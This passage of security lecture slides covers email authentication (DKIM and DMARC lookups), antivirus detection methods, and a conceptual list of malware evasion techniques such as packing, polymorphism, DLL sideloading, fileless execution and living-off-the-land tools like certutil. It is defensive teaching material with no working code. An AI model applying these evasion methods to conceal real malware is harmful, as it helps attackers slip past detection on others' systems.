    2RslZA/dvBjAMu1fURXNTnlgaQM5q+OjDuyZywI3i58kZiJVzsEJD3+4+4YOpLor+zU1i1
    ORP7wkWbc6FJqDlk54J6J6TNnQBnRvNiVil5rpL50vhnJLbIn/aWtoic2jl+z4HyRK49RG
    1pNiPnfN1zXEH5IizvGRO2RYyOJc11LJaZT0YzZSslgUT3TRPp+rooJKqMujTk1A==
```

The s1 in the header is the selector – identifies which public key to access.
Do a DNS lookup to get the public key to verify the signature.

```
$ dig txt +short s1._domainkey.nyu.edu
s1._domainkey.technolutions.net.
s1.domainkey.u511372.wl.sendgrid.net.
"k=rsa; t=s; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1CJ6+q+N264DhEGxi9 …"
```

DMARC (Domain-based Message Authentication, Reporting, and Conformance)

- **Allows domain owners to specify how to handle emails that fail SPF or DKIM checks and enables receiving feedback**

- **E.g., mark as spam, deliver, or drop.**

```
$ dig txt +short _dmarc.irs.gov
"v=DMARC1; p=reject; rua=mailto:dmarc-agg-feed@ofdp.irs.gov,
mailto:reports@dmarc.cyber.dhs.gov; ruf=mailto:dmarc-for-feed@ofdp.irs.gov; fo=1"
```

Anti-virus (anti-malware) software

No way to recognize all possible viruses

Two main approaches

1. Signature-based
2. Heuristic analysis (Behavior-based)

Signature-based systems – pattern matching

- Anti-malware companies collect malware
  - Study software in sandboxed environments to see what it tries to do
- **Signature** = set of bytes that are considered to be unique to the malware
- Signature scanning:
  - The presence of those bytes in a file tells us the code is malicious

Defeating signatures

Viruses can try to defend themselves

- **Encryption**: encrypt most of the virus – decrypt on execution
  - The only pattern we can detect is the decryption code

- **Packing** – unpack during execution
  - **Packers** compress, encrypt, or simply *xor* the payload with a pattern.
  - Need run-time detection or else use a signature of the packer

- **Polymorphic viruses:**
  - Modify the code but keep it functionally equivalent
  - Add NOPs, use equivalent instruction sequences
  - This changes the signature
  - Do this each time the code propagates

Better yet…
  - Write your own malware.
  - Maybe you can get away with just writing a packer

Packers & crypters

Droppers (downloaders): temporary programs that find out about your system before downloading & installing the real malware.

Search for and kill detection processes; check if they might be running in a sandbox (that tries to detect them).

Static Heuristic Analysis

- **Detect previously unseen viruses & mutations**

- **Static heuristic analysis**
  - Decompile to source code
  - Compare source code with a database of known chunks of malicious code
  - Look for suspicious operations
    - Files, system calls, file operations
    - Packers, obscured code, library use

- **High score ⇒ flag file as suspicious**

Dynamic heuristic analysis: behavior-based

- **Monitor process activity and stop the process if it is deemed malicious**

- **Sandboxing**
  - Anti-virus software runs suspected code in a sandbox – or interpreted environment –and sees what it tries to do

- **Anomaly detection**
  - Look for abnormal-looking behavior patterns
  - Machine learning often used, trained on anomalous behavior

Behavior-based detection tends to have higher false positive rates

Most AV products use signature-based & static heuristic detection

Block content types

- **Detection requires scanning incoming data streams**
  - But they can be encrypted

- **Malware within HTTP/SMTP content**
  - Admins often set up blacklists for SMTP attachments and HTTP content
  - **Blacklisting** = list of disallowed content – e.g., people might disallow windows EXE files.
  - **Whitelisting** = list of allowed content
  - Whitelists are preferable but harder to manage –a form of *principle of least privilege*
    - There could be a huge number of acceptable file types.
    - Similarly, blacklists are dangerous since many formats could transport executable files.
    - Microsoft lists 25 file formats that can be directly executable by double - clicking
  - Attackers can exploit bugs in allowable content, such as PDF or Excel files

- **Removing admin rights helps a lot: enforce the principle of least privilege**

- **Call stack spoofing**
  - Manipulate stack frames to obscure origin of functioncalls
  - Makes malicious calls look like they originated from legitimate software

- **Fraudulent code signing**
  - Malware authors use fraudulent certificates and signed with stolen private keys

- **Obscure languages: Rust, Delphi, Haskell, Lisp, Go**
  - Make reverse engineering difficult – static analysis tools don't work.

- **DLL sideloading**
  - Malicious DLL with the same name as a legitimate one in a place where it will be loaded

- **VM/debugger detection**
  - Malware detects if it's running in a sandbox or virtual machine & halts execution

Newer techniques attackers use to evade detection (2)

- **Timestomping**
  - Change timestamps to make malicious components appear older
  - Defeats forensic analysis

- **Fileless malware**
  - Use PowerShell or other scripting lanugages to execute payloads direcly in RAM

- **Living off the Land (LotL)**
  - Use legitimate system utilities (PowerShell, cnd,exe, regsvr32.exe) to execute malicious code
  - Certutil.exe (for certificate mgmt) - can be used to download files
  - Rundll32.exe – load & execute DLLs

- **Process injection**
  - Malicious code injected into the memory space of a legitimate process

- **GPU-based execution – security tools often don't detect that**

- **Delayed activation – delay or wait for certain conditions**

The End